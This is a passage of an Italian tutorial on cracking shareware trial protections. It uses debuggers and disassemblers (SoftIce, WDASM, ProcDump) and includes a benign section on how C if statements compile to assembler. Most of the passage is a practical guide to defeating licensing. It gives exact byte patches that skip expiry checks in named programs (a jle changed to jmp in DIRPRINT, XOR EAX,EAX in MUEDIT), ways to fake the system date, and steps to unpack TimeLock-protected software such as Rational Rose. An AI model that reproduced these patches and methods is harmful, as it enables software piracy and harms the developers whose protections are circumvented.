Le precedenti linee creavano un istanza legata alla nuova funzione di gestione
della window, che in questo caso è un campo d’edit (GetDlgItem(hDlg, 148)), e
salvano la vecchia in modo da poterla ripristinare o richiamare quando la si
vuole.
Volendo creare una funzione di lettura particolare legata ad un campo d’edit la
si potrebbe abbinare e quindi fargli eseguire la lettura tramite una metodologia
come quella precedente.
Con SoftIce è possibile settare breakpoint generici con l’unico selettore basato
sull’handle della finestra.
Il problema è che la window di SoftIce continuerebbe a comparire in
continuazione rendendo impossibile il lavoro.
Spesso le funzioni di registrazione aprono dei files normali per leggere e
scrivere informazioni.
Alcune utilities sono in grado di dare, tra le altre informazioni, anche il
numero e il nome dei files aperti in un certo istante.
Ricordiamoci sempre che il sistema operativo gestisce un certo numero di tabelle
con dentro le informazioni di tutto ciò che capita nel sistema.
Basta sapere dove andarle a leggere o al limite quale utility usare.
TaskInfo è una recente utility che riesce a fornire le informazioni anche dei
file aperti.
TaskInfo v.1.5 for Windows 95/98
Copyright (C) 1998,1999 by Igor Arsenin. All rights reserved.
Mail: taskinfo@iarsn.com
WWW: http://www.iarsn.com/downloads
Prima di terminare questa
prefazione relative alle
scelte bisogna ancora
approfondire alcuni concetti.
Inizialmente si parlava del
registro e si diceva che se si
riesce ad individuare dove
sono memorizzate alcune
informazioni si potrebbe
risparmiare il lavoro per
andare a vedere come si
serializza il programma.
Se, ad esempio, ci fosse un voce di registro in cui viene memorizzato il numero
di giorni di durata del programma lo si potrebbe mettere a 100.000 rendendo
quindi inutile la serializzazione.
Il registro può essere considerato un evoluzione dei file .INI anche se di fatto
l’introduzione di questo concetto non ha reso obsoleti certi file .ini come ad
esempio il win.ini.
PROTOTIPI ASSEMBLER
Se uno volesse farsi un idea di come alcuni costrutti del C vengono tradotti i
assembler dal compilatore potrebbe creare delle micro funzioni e farle compilare
con la sintassi che avevo riportato in uno dei capitoli iniziali.
Ripeto la linea di comando :
cl /c /Fanome.asm nomefile.c
Per fare un esempio, volendo farsi l’idea di come il compilatore crea alcuni
costrutti legati al IF è possibile crearsi un programma del tipo :
#include <string.h>
char str1[20], str2[20];
void dump_funct() {}
void funzione_if(void)
{
int a = 0;
if(a == 1) {
dump_funct();
}
if(a < 1) {
dump_funct();
} else {
dump_funct();
}
if(strcmp(str1,str2))
dump_funct();
if(!strcmp(str1,str2))
dump_funct();
if(strcmp(str1,str2))
dump_funct();
else
dump_funct();
}
Avrete capito che dump_funct() serve solo a fare una chiamata fittizia.
La compilazione deve avvenire anche con l’ottimizzatore staccato (/Od) perchè
con un sorgente come il precedente vi darebbe l’impressione di aver bloccato il
computer.
In pratica non sarebbe bloccato ma solo in pausa perchè non riuscirebbe più a
smettere di ridere !
Ecco la traduzione del compilatore con tanto di numero di linea a cui si
riferisce.
TITLE funzioni.c
.386P
include listing.inc
if @Version gt 510
.model FLAT
else
_TEXT SEGMENT PARA USE32 PUBLIC 'CODE'
_TEXT ENDS
_DATA SEGMENT DWORD USE32 PUBLIC 'DATA'
_DATA ENDS
CONST SEGMENT DWORD USE32 PUBLIC 'CONST'
CONST ENDS
_BSS SEGMENT DWORD USE32 PUBLIC 'BSS'
_BSS ENDS
_TLS SEGMENT DWORD USE32 PUBLIC 'TLS'
_TLS ENDS
FLAT GROUP _DATA, CONST, _BSS
ASSUME CS: FLAT, DS: FLAT, SS: FLAT
endif
_DATA SEGMENT
COMM _str1:BYTE:014H
COMM _str2:BYTE:014H
_DATA ENDS
PUBLIC _dump_funct
_TEXT SEGMENT
_dump_funct PROC NEAR
; File funzioni.c
; Line 5
push ebp
mov ebp, esp
pop ebp
ret 0
_dump_funct ENDP
_TEXT ENDS
PUBLIC _funzione_if
EXTRN _strcmp:NEAR
_TEXT SEGMENT
_a$ = -4
_funzione_if PROC NEAR
; Line 8
push ebp
mov ebp, esp
push ecx
; Line 9
mov DWORD PTR _a$[ebp], 0
; Line 11
cmp DWORD PTR _a$[ebp], 1
jne SHORT $L118
; Line 12
call _dump_funct
$L118:
; Line 15
cmp DWORD PTR _a$[ebp], 1
jge SHORT $L119
; Line 16
call _dump_funct
; Line 17
jmp SHORT $L120
$L119:
; Line 18
call _dump_funct
$L120:
; Line 21
push OFFSET FLAT:_str2
push OFFSET FLAT:_str1
call _strcmp
add esp, 8
test eax, eax
je SHORT $L121
; Line 22
call _dump_funct
$L121:
; Line 24
push OFFSET FLAT:_str2
push OFFSET FLAT:_str1
call _strcmp
add esp, 8
test eax, eax
jne SHORT $L122
; Line 25
call _dump_funct
$L122:
; Line 27
push OFFSET FLAT:_str2
push OFFSET FLAT:_str1
call _strcmp
add esp, 8
test eax, eax
je SHORT $L123
; Line 28
call _dump_funct
; Line 29
jmp SHORT $L124
$L123:
; Line 30
call _dump_funct
$L124:
; Line 33
mov esp, ebp
pop ebp
ret 0
_funzione_if ENDP
_TEXT ENDS
END
Il primo if corripondente a
if(a == 1) {
dump_funct();
}
Viene tradotto con
; Line 11
cmp DWORD PTR _a$[ebp], 1
jne SHORT $L118
; Line 12
call _dump_funct
$L118:
Questo aiuta a capire che quando ci si trova dinanzi a costrutti che utilizzano
ebp ed esp è probabile che si riferiscano a variabili automatiche gestite nello
stack.
Esistono casi in cui una prima analisi potrebbe indurre a pensare che forse è il
caso di lasciare perdere.
Se per trovare il codice di un programma per formattare un sorgente C pretende 3
settimane di lavoro ...
Che cosa potrebbe indurre a desistere ?
Come avevo detto prima nella fase iniziale bisognerebbe cercare di ricavare più
informazioni possibili sul target.
In questo caso, già solo richiedendo informazioni con QuickViewPlus, viene
mostrata una tabella di questo tipo :
...... Qui sono state troncate ....
Export Table
Name: CCRWINN.EXE
Characteristics: 00000000
Time Date Stamp: 00000000
Version: 0.00
Base: 00000001
Number of Functions: 00000006
Number of Names: 00000006
Ordinal Entry Point Name
0002 00001074 @ExecWait@EnumWndProc$qqsp6HWND__l
0001 00009974
@TMainWindow@DDECallBack$qqsususp7HCONV__p5HSZ__t4p10HDDEDATA__ulul
0004 0007bad4 @__lockDebuggerData$qv
0005 0010429c @__unlockDebuggerData$qv
0003 000d5d88 __DebuggerHookData
0000 000d5db0 __GetExceptDLLinfo
Import Table
ÄmP
Ordinal Function Name
616d phore error
6f40 P
6f50 P
6f6a P
6f8d P
6fa9 P
6fc5 P
6fde P
0050 ùoP
0050 ____________
005a
00d4
0130
006e Tue
4d00 onday
6164 y
6164 y
6265
4d00 ay
5300 ep
6365
0079 March
006c May
7541 gust
626d er
766f ember
626d er
50cc Q
0000
7494 A
mP
Ordinal Function Name
6547 tTickCount
4665 ile
736f eHandle
736c trlenA
6c47 obalSize
0000
6f6d ryStatus
0000 _lopen
416c lloc
0 GetVersion
Beh!
Già quelle funzioni tipo
@__lockDebuggerData$qv mi fanno indugiare.
Poi il macello sulle funzioni importate mi
fanno pensare che effettivamente il
lockDebuggerData faccia qualche cosa.
Inoltre l’uso di certi programmi che eseguono
la decodifica si piantano brutalmente.
In ogni caso quando vengono segnalati messaggi
di questo tipo prima di piangere provate a
seguire una procedura come quella che segue.
Il programma in questione, cercando di
caricarlo con WDASM, segnala il seguente
messaggio.
Caricate PROCDUMP (guardate il capitolo sul
software) e selezionate il pulsante UNPACK.
Specificate il nome del programma andandolo
a cercare e selezionandolo dalla lista.
Quando vi viene mostrata la finestra in cui
selezionare il metodo di packing selezionate
la prima relativa al metodo SCONOSCIUTO (a
meno che non lo conosciate).
PROCDUMP caricherà il programma e vi
segnalerà tramite una MessageBox di premere
un tasto a caricamento avvenuto.
PROCDUMP inizierà a lavorare
mostrandovi a video lo scorrere dei
bytes analizzati.
Ricordatevi quanto appena detto ovvero
di premere il pulsante solo dopo che
il programma è stato avviato da
PROCDUMP.
Terminato il lavoro di decodifica, se
andato a buon esito, vi verrà
richiesto di assegnare un nome al file
di cui eseguire il dump.
Il file deve avere estensione .EXE in
quanto, come il file che lo ha generato, è il file eseguibile con le
informazioni normalizzate.
Prima di continuare provate a fare la prova più semplice di tutte, ovvero
provate a lanciare il programma per vedere se non ci sono problemi.
Sicuramente il
file avrà una
dimensione
diversa.
Il più grosso
è quello
creato da
PROCDUMP (nel
mio caso).
Come abbiamo detto all’inizio dell’argomento WDASM segnalava che il file aveva
il PE in un formato non standard e cercando di visualizzare le funzioni
importate ne venivano mostrate pochissime.
Adesso caricando il programma con WDASM e visualizzando le funzioni importate
vengono mostrate tutte (questa è solo l’inizio ma si vedono già funzioni
importanti per verificare i codici ... in questo caso infatti viene letto dal
registro  ).
advapi32.RegCloseKey
advapi32.RegCreateKeyExA
advapi32.RegDeleteValueA
advapi32.RegFlushKey
advapi32.RegOpenKeyExA
advapi32.RegQueryValueExA
advapi32.RegSetValueExA
comctl32.ImageList_Add
comctl32.ImageList_BeginDrag
comctl32.ImageList_Create
comctl32.ImageList_Destroy
comctl32.ImageList_DragEnter
comctl32.ImageList_DragLeave
comctl32.ImageList_DragMove
comctl32.ImageList_DragShowNolock
comctl32.ImageList_Draw
comctl32.ImageList_DrawEx
Questo invece era l’inizio (e quasi
la fine) del programma non processato
da PROCDUMP).
KERNEL32.BeginUpdateResourceA
KERNEL32.CloseHandle
KERNEL32.ConnectNamedPipe
KERNEL32.ContinueDebugEvent
KERNEL32.CreateFileA
KERNEL32.CreateFileMappingA
KERNEL32.CreateMutexA
KERNEL32.CreateSemaphoreA
KERNEL32.DebugActiveProcess
KERNEL32.DeleteCriticalSection
KERNEL32.DeleteFileA
KERNEL32.DeviceIoControl
KERNEL32.EndUpdateResourceA
KERNEL32.EnterCriticalSection
Generalmente un sistema TimeLock è composto da più file tra i quali ne esiste
uno in formato normale che contiene le (o la) funzioni che decodificano le
altre.
Se si cerca di leggere le informazioni di un file prima che questo venga
decodificato sicuramente verranno fuori amenità o in ogni caso un numero
sicuramente inferiore all’effettivo.
Alcuni programmi che effettuano il dump servono appunto a ricreare le testata
dei programmi dopo che il software originale lo ha decodificato.
Nella parte legate al sistema di TimeLock chiamato VBOX approfondiremo il
discorso sui PE codificati e sul metodo di attendere che il programma stesso
esegua la decodifica per poi creare dei DUMP con programmi come SoftDump,
ProcDump o similia.
Una nota particolare riguarda la scelta del debugger.
Spesso un programma utilizza la libreria relativa alla macchina virtuale di
visual basic o comunque è scritto in un linguaggio con funzioni proprie che
rendono difficile l’interpretazione delle routines per la serializzazione.
Quando vedete che un programma importa le funzioni da MSVBVM60.DLL allora potete
stare sicuri che questa libreria a sua volta richiama le varie funzioni API di
Windows presenti in Gdi32.DLL, USER32.DLL ecc.
Potendo intercettare queste funzioni potreste cercare le varie GetDlgItemTextA
ecc.
Debugger come WDASM vi mostrano una finestra in cui compaiono le funzioni
importate e l’unico modo per settare dei breakpoint sull’intercettazione di
queste è quello di clickare su quelle desiderate.
Potreste usare il metodo di importare voi le librerie settando poi degli
abbinamenti con programmi attivi, ma non saprei dirvi con precisione se è una
tecnica utilizzabile sempre.
Debugger come SoftIce possono eseguire l’import da WINICE.DAT delle DLL
contenenti le varie funzioni GetDlgItemTextA ecc. per cui se la funzione di VB
6.0 utilizzerà quella allora l’intercettazione potrà essere fatta semplicemente.
Ecco la copia di un winice.dat in cui sarà sufficente eliminare il rem dinanzi
alla DLL per eseguire l’import.
; WINICE.DAT
; (SIW95WINICE.DAT)
; for use with SoftICE Version 3.2 (Windows 95)
; 14 July 1997
; *************************************************************************
; If your have MORE than 32MB of physical memory installed, change
; the PHYSMB line to the correct # of Megabytes.
; If you have LESS than 32MB you can save a bit of memory by
; specifying the correct # of Megabytes
; *************************************************************************
; ***** Examples of sym files that can be included if you have the SDK *****
; Change the path to the appropriate drive and directory
;LOAD=c:windowssystemuser.exe
;LOAD=c:windowssystemgdi.exe
;LOAD=c:windowssystemkrnl386.exe
;LOAD=c:windowssystemmmsystem.dll
;LOAD=c:windowssystemwin386.exe
; ***** Examples of export symbols that can be included *****
; Change the path to the appropriate drive and directory
;EXP=c:windowssystemvga.drv
;EXP=c:windowssystemvga.3gr
;EXP=c:windowssystemsound.drv
;EXP=c:windowssystemmouse.drv
;EXP=c:windowssystemnetware.drv
;EXP=c:windowssystemsystem.drv
;EXP=c:windowssystemkeyboard.drv
;EXP=c:windowssystemtoolhelp.dll
;EXP=c:windowssystemshell.dll
;EXP=c:windowssystemcommdlg.dll
;EXP=c:windowssystemolesvr.dll
;EXP=c:windowssystemolecli.dll
;EXP=c:windowssystemmmsystem.dll
;EXP=c:windowssystemwinoldap.mod
;EXP=c:windowsprogman.exe
;EXP=c:windowsdrwatson.exe
; ***** Examples of export symbols that can be included for Windows 95 *****
; Change the path to the appropriate drive and directory
;EXP=c:windowssystemadvapi32.dll
;EXP=c:windowssystemshell232.dll
;EXP=c:windowssystemcomctl32.dll
;EXP=c:windowssystemcrtdll.dll
;EXP=c:windowssystemversion.dll
;EXP=c:windowssystemnetlib32.dll
;EXP=c:windowssystemmsshrui.dll
;EXP=c:windowssystemmsnet32.dll
;EXP=c:windowssystemmspwl32.dll
;EXP=c:windowssystemmpr.dll
In altre parole un linguaggio xx potrebbe avere delle funzioni sue per leggere
un campo d’edit.
Se la libreria si supporta sulle API di Windows significherà che questa
utilizzerà appunto queste ultime per l’esecuzione della funzionalità.
Nel capitolo relativo alle librerie esiste un ampliamento del discorso relativo
al MSVBVM60.DLL.
Potremmo avere una funzione LeggiEditField() che si supporta su GetDlgItemTextA.
Se non siete specializzati nel linguaggio potete solo andare ad intuito per
capire quali funzioni svolgono un certo compito e generalmente lo si può fare
solo dal nome.
Potendo intercettare alla base la funzione su cui si basa allora semplificherete
il tutto.
CAMBIO DEI PARAMETRI DELLA DATA DI EXPIRE
Se partiamo dal presupposto che alcuni programmi controllano la data per sapere
se il programma è scaduto, possiamo immaginare due possibili tecniche.
La prima parte dal presupposto che da qualche parte il programma legge la data
attuale per confrontarla con quella di installazione.
Se quando installiamo il programma eseguiamo subito la modifica potremmo sperare
nel corretto funzionamento di una metodologia di questo tipo.
Supponiamo che la data di installazione sia 12/09/1999.
Indipendentemente da dove si registra la data di installazione è sufficente che
modifichiamo la chiamata a GetLocalTime o della funzione che il programma
utilizza per leggere il tempo facendo in kodo che questa restituisca sempre la
data 12/09/1999.
Prendiamo ilo programma xxxxx.exe e carichiamolo con WDASM.
Cerchiamo le funzioni che restituiscono il tempo (guardate il capitolo delle
API).
Nell’esempio esiste solo GetLocalTime.
......
kernel32.GetLocaleInfoA
kernel32.GetLocalTime
kernel32.GetLogicalDrives
......
Settiamo un breakpoint e attendiamo che si fermi.
Nell’istante in cui si attiva il breakpoint possiamo vedere la chiamata alla
funzione.
API void Arg00 = GetLocalTime(Arg01)
API Address=00405A68, API Return Address=00408465
Arg01 = (LPSYSTEMTIME) 0069fc6c
Arg01->st.wYear = 49024 decimal
Arg01->st.wMonth = 16609 decimal
Arg01->st.wDayOfWeek = 31342 decimal
Arg01->st.wDay = 68 decimal
Arg01->st.wHour = 64640 decimal
Arg01->st.wMinute = 105 decimal
Arg01->st.wSecond = 31356 decimal
Arg01->st.wMilliseconds = 68 decimal
RESULT for API GetLocalTime
Arg00 = (void)
Arg01 = (LPSYSTEMTIME) 0069fc6c
Arg01->st.wYear = 1999 decimal
Arg01->st.wMonth = 9 decimal
Arg01->st.wDayOfWeek = 4 decimal
Arg01->st.wDay = 16 decimal
Arg01->st.wHour = 0 decimal
Arg01->st.wMinute = 56 decimal
Arg01->st.wSecond = 47 decimal
Arg01->st.wMilliseconds = 680 decimal
Il codice mostrato è il seguente :
* Reference To: kernel32.GetLocalTime, Ord:0000h
|
:00408460 E803D6FFFF Call 00405A68
:00408465 668B4C240E mov cx, word ptr [esp+0E]
:0040846A 668B54240A mov dx, word ptr [esp+0A]
:0040846F 668B442408 mov ax, word ptr [esp+08]
:00408474 E81FFEFFFF call 00408298
I registri cx, dx, ax contengono (da notare che oggi al mio computer è il
16/9/99)
EAX=000007CF -> AX=07CF -> DECIMALE 1999
ecx=ca0a0010 -> CX=0010 -> DECIMALE 16
edx=bffc0009 -> DX=0009 -> DECIMALE 9
Se la data di installazione del programma fosse quella odierna potrei settare
delle costanti modificando le istruzione mov cx, word ptr [esp+0E] ecc. con
MOV CX, 0010
MOV AX, 07CF
MOV DX, 0009
Il secondo metodo è quello invece di andare a vedere dove viene fatto il
controllo sul numero di giorni.
La ricerca può avvenire anche cercando la segnalazione del program EXPIRED.
:00447AA8 837DE81E cmp dword ptr [ebp-18], 0000001E
:00447AAC 7E40 jle 00447AEE
:00447AAE 6A30 push 00000030
* Possible StringData Ref from Code Obj ->"Expiration Notice"
|
:00447AB0 68847D4400 push 00447D84
* Possible StringData Ref from Code Obj ->"Your trial period for Directory "
->"Printer has "
|
:00447AB5 68987D4400 push 00447D98
:00447ABA 8B45FC mov eax, dword ptr [ebp-04]
:00447ABD E83AB2FDFF call 00422CFC
:00447AC2 50 push eax
* Reference To: user32.MessageBoxA, Ord:0000h
|
:00447AC3 E8F0E5FBFF Call 004060B8
:00447AC8 8B45FC mov eax, dword ptr [ebp-04]
:00447ACB 8B8064020000 mov eax, dword ptr [eax+00000264]
:00447AD1 33D2 xor edx, edx
Se il programma arrivasse a 00447AC3 (4 righe qui sopra) segnalerebbe il
messaggio di EXPIRED per cui nella seconda riga sarà sufficiente sostituire il
salto jle 00447AEE con un JMP fisso, salto che gli farebbe saltare il messaggio
di expired e quindi ....
:00447AAC EB40 jmp 00447AEE
:00447A9D call DIRPRINT.00402994
:00447AA2 sub ebx, eax
:00447AA4 inc ebx
:00447AA5 mov dword ptr [ebp-18], ebx
:00447AA8 cmp dword ptr [ebp-18], 0000001E
BP*:00447AAC jmp DIRPRINT.00447AEE
Dopo quest’ultima istruzione premete F9
e lasciate eseguire il programma.
Beh! Dovrete solo poter sopportare il
non senso del messaggio che vi dice :
“Questa è una versione a 30 giorni di
prova ... voi siete al 72 esimo giorno
dei 30 ...”.
FUNZIONI DI FORMATTAZIONE DEL TESTO
Alcune volte vengono mostrate, dal programma in analisi, delle stringhe che sono
state chiaramente formattate
da funzioni quali wsprintf()
ecc.
Andando a cercare questa funzione si trova il codice che segue.
:004067C4 E8E7810100 Call 0041E9B0
:004067C9 A1E8CE4200 mov eax, dword ptr [0042CEE8]
:004067CE 83C0E2 add eax, FFFFFFE2
:004067D1 50 push eax
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:004067A1(U), :004067C0(U)
|
:004067D2 6860A34200 push 0042A360
:004067D7 6820CF4200 push 0042CF20
* Reference To: USER32.wsprintfA, Ord:02ACh
|
:004067DC FF15BC524200 Call dword ptr [004252BC]
:004067E2 A1E8CE4200 mov eax, dword ptr [0042CEE8]
:004067E7 83C40C add esp, 0000000C
Prima della chiamata a wsprintf ci sono tre push che servono a passare i
parametri.
Le due push con indirizzo fisso equivalgono alla stringa :
(Evalutation day %d of %d)
Il valore dei giorni di attivazione viene passato tramite il registro EAX.
Come è possibile vedere prima che avvenga il push di EAX il valore di EAX viene
settato con il valore contenuto all’indirizzo 0042CEE8.
Questo significa che questo indirizzo viene utilizzato per mantenere i giorni di
attivazione.
Andiamo a cercare con la funzione di ricerca dove viene assegnato questo valore
con qualche istruzione tipo :
mov dword ptr [0042CEE8], ..... qualche valore
Provate a cercare anche solo la stringa 0042CEE8.
L’unica assegnazione a quell’indirizzo è stata trovata a 004066E9 :
:004066DA E851FEFFFF call 00406530
:004066DF A3E4A24200 mov dword ptr [0042A2E4], eax
:004066E4 2BC6 sub eax, esi
:004066E6 40 inc eax
:004066E7 3BC3 cmp eax, ebx
:004066E9 A3E8CE4200 mov dword ptr [0042CEE8], eax
:004066EE 7E05 jle 004066F5
:004066F0 BD01000000 mov ebp, 00000001
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004066EE(C)
|
:004066F5 68C0AF4200 push 0042AFC0
A questo punto potremmo solo provare a settare un altro valore.
Il problema ora è trovare il modo per inserire dei codici che non vadano a
modificare con la loro lunghezza i codici operativi già esistenti.
Ad esempio l’istruzione SUB EAX, ESI ha come lunghezza operativa 2 bytes (2BC6).
Ho scelto quell’istruzione perchè modifica solo EAX.
L’istruzione XOR EAX, EAX ha la lunghezza del codice operativo di 2 bytes che
va giusto bene.
Il codice operativo è :
31C0 XOR EAX, EAX
In pratica dopo questa istruzione messa al posto di SUB EAX,ESI EAX varrà 0 per
cui il successivo INC EAX incrementerà EAX portandolo a 1.
Se la teoria funziona all’indirizzo 0042CEE8, che contiene il numero di giorni
di attivazione, troveremo 1 e quindi il programma crederà di essere attivo da
solo 1 giorno.
Proviamo a fare la patch e lanciamo il programma.
La patch :
:004066E4 31C0 xor eax, eax
modificherà il codice in :
:004066D1 push eax
:004066D2 mov byte ptr [esp+16], bl
:004066D6 mov byte ptr [esp+17], bl
:004066DA call MUEDIT.00406530
:004066DF mov dword ptr [0042A2E4], eax
BP*:004066E4 xor eax, eax -----------QUI
:004066E6 inc eax
:004066E7 cmp eax, ebx
BP*:004066E9 mov dword ptr [0042CEE8], eax
:004066EE jle 004066F5
:004066F0 mov ebp, 00000001
Come vedete la lunghezza del codice operativo è giusta, uguale come lunghezza a
quella di prima, per cui il codice non
sfasa.
Ora premiamo F9 e .....
Chiaramente dovremo intercettare il
settaggio prima che venga fatto
qualsiasi controllo atto a definire l’
EXPIRED del codice.
Comunque sarà probabile che se viene
mantenuta un variabile in memoria i
controlli avvengano in corrispondenza
dell’assegnazione a questa.
Questo metodo non vale se il numero
di giorni viene solo calcolato e
mantenuto in variabili temporanee
(locali) usate sull’istante.
I programmi che mantengono nel
caption il numero dei giorni è
probabile che invece tengano la
variabile globale e che quindi il
metodo appena visto sia valido.
DLL CHIAMATE E RICERCA DELLE FUNZIONI
Relativamente alle funzioni di alcune
DLL bisogna osservare alcuni comportamenti legati ad alcune di queste.
Certe DLL come ad esempio KERNEL32.DLL vengono lette in aree di memoria
condivise e quindi trattate come read only.
In queste zone non è possibile settare dei breakpoints e tantomeno andare a
modificare la memoria.
In ogni caso è possibile per molte altre DLL andare a inserire dei breakpoint ed
eseguire modifiche.
Quand’è che viene utile gestire librerie e DLL ?
Quando esistono funzioni sufficientemente generiche da potere essere utilizzate
in più di una circostanza allora è possibile inserire in una DLL tali funzioni.
Esistono dei software composti da più file eseguibili.
Prendiamo ad esempio Microangelo che serve a gestire icone e librerie di icone.
La versione shareware quando viene attivata mostra la seguente maschera.
Il pacchetto comunque è composto da quattro
o cinque programmi i quali eseguono il
controllo per vedere se i giorni del
dimostrativo non sono stati superati.
Sicuramente le funzioni che eseguono il
controllo sono state inserite dentro ad una
DLL e non duplicate dentro a ciascun file.
In questo caso attivando ciascun programma
ed andando a vedere si nota che c’è sempre
la dll E:MICROANGELOMUAPP.DLL attivata in
memoria.
In WDASM esiste una finestrella che mostra le DLL attive.
E’ sufficente selezionare una DLL dalla lista e clickarci sopra per avere
proposta la domanda se si vuole disassemblarla.
Come avevo già detto precedentemente, esistono anche dei marcatori, visibili
anche nel disegno qui a fianco, che permettono di settare dei breakpoint ogni
volta che il programma chiama una DLL e ogni volta che la scarica dalla memoria.
Da questo bisognerebbe apprendere la logica dei programmi demo ad eseguibili
multipli.
Quando vi accoirgete che un programma viene distribuito con diversi file
eseguibili e che ciascuno di questi esegue il controllo del tempo di attivazione
o quello che lo limita a demo allora sicuramente le funzioni sono inserite in
qualche DLL.
Caricate il programma e mentre questo è fermo sulla maschera che vi segnala
quanti giorni avete a disposizione, lanciate TaskManager o qualsiasi utility che
vi mostri quali file e dll sono attive in memoria.
Accertatevi dal percorso o da qualche elemento che vi permetta di capirlo quali
o quale dll è relativa al programma interessato.
A questo punto prendete ScanBin o un altro programma come QuickView che vi
mostri i dati di quella DLL tra cui funzioni esportate ecc.
Se il nome della funzione è abbastanza esplicito da farvi capire che si tratta
della funzione di controllo allora sapete già dove andare a mettere le mani.
In caso contrario caricate WDASM o SoftIce e dopo aver disassemblato il
programma andate a leggere la DLL cercando di mettergli dentro qualche
breakpoint.
Sicuramente il numero dei giorni verrà letto in qualche voce di registro o da
qualche file.
In ogni caso sicuramente deve esserci qualche chiamata a funzioni che
restituiscano la data corrente.
Chiaramente gli algoritmi sono abbastanza complessi per evitare che l’utente
possa portare indietro l’orologio di sistema o che faccia qualche cosa per
imbrogliare il software.
Generalmente i
software devono
proteggersi contro il
tempo che stà per
scadere ma anche
contro le
reinstallazioni.
I software memorizzano sempre due date ovvero quella d’installazione e quella in
cui un software è scaduto in modo tale che non possa più essere installato.
Possono esserci due posti in cui memorizzare tali dati.
Il primo è in un directory comune a tutti i sistemi e precisamente la windows o
la windowssystem.
Il secondo posto è il registro di windows.
Parlando di files dobbiamo ricordarci anche dei file
.INI per cui se ad un certo punto dovessimo escludere
che le informazioni vengono messe nel registro dovremmo
non solo cercare le funzioni OpenFile ecc. ma anche
quelle legate alla scrittura e lettura dentro a
files .INI.
Comunque questo argomento è trattato nell’apposito
capitolo.
I file in cui vengono memorizzate le informazioni
relative alle installazioni dei programmi sono in
genere con il nome che viene creato con:
parte fissa + parte random . estensione
Ad esempio nel mio sistema continuano a crescere i
files.
Questi files non sono veri ocx per cui potrebbero
essere ....
Comunque il sugo di tutto è che come target delle
nostre ricerche sui sistemi time bombed possono essere adottati anche i metodi
per la lettura delle informazioni relative alla data di sistema.
Con queste informazioni partiamo sempre dal punto in cui le informazioni sono
memorizzate dentro al registro.
Se non troviamo funzioni di lettura ed interrogazione di questo proviamo andare
a cercare se esistono altre funzioni legate all’apertura e lettura di files.
Eravamo partiti dal discorso delle DLL associate ad un programma.
Nei disassemblatori esiste la possibilità di andare ad analizzare una DLL letta
in associazione al programma che seguiamo.
Potremmo però fare un altra cosa e precisamente leggere a parte una DLL ed
associarla ad un programma attivo.
Per fare questo possiamo seguire la seguente procedura.
L’opzione visibile qui a fianco ‘Attach to an active process’ permette di
associare il modulo letto ad un processo attivo in quell’istante.
Ad esempio quando si legge il file eseguibile ROSE.EXE, il quale testa il numero
di giorni, ci si può notare che vengono lette anche le DLL :
ADVAPI32.DLL
COMCTL32.DLL
COMDLG32.DLL
GDI32.DLL
IMM32.DLL
KERNEL32.DLL
MPR.DLL
MSVCRT.DLL
MSVCRT20.DLL
MSWSOCK.DLL
NETAPI32.DLL
NETBIOS.DLL
OLE32.DLL
OLEAUT32.DLL
OLEDLG.DLL
RSCNDC22.DLL
RSCNPB22.DLL
SHELL32.DLL
SHLWAPI.DLL
TL31INJ.DLL
USER32.DLL
WININET.DLL
WINSPOOL.DRV
WS2_32.DLL
WS2HELP.DLL
WSOCK32.DLL
TL31INJ.DLL, RSCNPB22.DLL e RSCNDC22.DLL potrebbero essere legate a questa
funzionalità (senza il potrebbero visto che si tratta delle DLL che gestiscono
il timelock)
Analizzandole con ScanBin o con QuickView viene fatto vedere che la prima
RSCNDC22.DLL richiama la seconda direttamente.:
DLL used : e:ProgrammiRationalRscndc22.dll
=============================================
Direct calls
--------------------------------------------------------------
COMDLG32 = c:WindowsSYSTEMCOMDLG32.DLL
GDI32 = c:WindowsSYSTEMGDI32.DLL
KERNEL32 = c:WindowsSYSTEMKERNEL32.DLL
RSCNPB22 = e:ProgrammiRationalRscnpb22.dll
USER32 = c:WindowsSYSTEMUSER32.DLL
Undirect calls
--------------------------------------------------------------
ADVAPI32 = c:WindowsSYSTEMADVAPI32.DLL
COMCTL32 = c:WindowsSYSTEMCOMCTL32.DLL
SHELL32 = c:WindowsSYSTEMSHELL32.DLL
SHLWAPI = c:WindowsSYSTEMSHLWAPI.DLL
La DLL esporta queste due funzioni :
Exported functions : e:ProgrammiRationalRscndc22.dll
=======================================================
0 ebCreateDebuggerA
1 ebCreateDebuggerW
e ne importa un certo numero che per motivi di spazio non riporto.
Tra le funzioni importate comunque non risultano quelle legate alla gestione del
registro.
Sicuramente il caso riportato non si adatta alla spiegazione di un caso semplice
in cui le ricerca delle funzioni di lettura della data attuale viene fatta alla
luce del sole.
Nel caso di sistemi che adottano i metodi TimeLock o Vbox bisogna in qualche
modo superare lo scoglio relativo al fatto che solo alcune parti delle DLL sono
in chiaro.
Gran parte di queste sono codificate o packate per cui per riuscire a
rintracciare tali funzioni di lettura della dataq bisogna o attendere che la
parte che esegue l’unpack funzioni ed in ogni caso bisognerà utilizzare i
programmi idonei per eseguire il dump.
Alcune volte mi innervosisco per il fatto che i testi relativi ai sistemi di
sprotezione che si trovano i rete si fermano tutti al fatto di rintracciare la
fatidica GetDlgItemText.
Sinceramente è almeno un anno che non riesco a trovare un sistema che permetta
di rintracciare la funzione di serializzazione mediante la ricerca di questa
fnzione.
A questo punto considerando che nel file ROSE.EXE non sono utilizzate neppure li
non rimane, prima di escludere che possano essere memorizzate informazioni
dentro al registro, che vedere se sono utilizzate dentro alla seconda DLL.
Neppure in questa ci sono riferimenti alle funzioni legate al registro.
Vedremo tra poco che queste funzioni sono nella terza DLL.
Supponendo che questa terza DLL non esista dovremmo a questo punto comunque
pensare che il programma deve essere in grado di capire se è già stato
installato.
Se le informazioni fossero memorizzate dentro ad un file presente nella
directory del programma, questo verrebbe eliminato con il delete della directory
del programma.
Sicuramente il file dovrà essere presente dentro ad un file nella directory di
Windows o al limite dentro la system.
Ora si tratta di stabilire se il file è un .INI oppure un file normale.
Se si tratta di un file.INI allora potremo affidarci al gruppo di funzioni del
tipo Get/WriteProfile*, Get/WritePrivateProfile* (vedi capitolo sulle API
Windows).
In caso di files allora sicuramente entreranno in ballo le funzioni legate al
reperimento del path di Windows e WindowsSystem.
KERNEL32 285 GetSystemDirectoryA
KERNEL32 286 GetSystemDirectoryW
KERNEL32 316 GetWindowsDirectoryA
KERNEL32 317 GetWindowsDirectoryW
Le funzioni precedenti sono state viste da ScanBin nella seconda DLL di
RationalRose.
La prima DLL letta in WDASM mostra tra le funzioni importate le seguenti :
RSCNPB22.ebClearBreakpoint
RSCNPB22.ebClearBreakpointEx
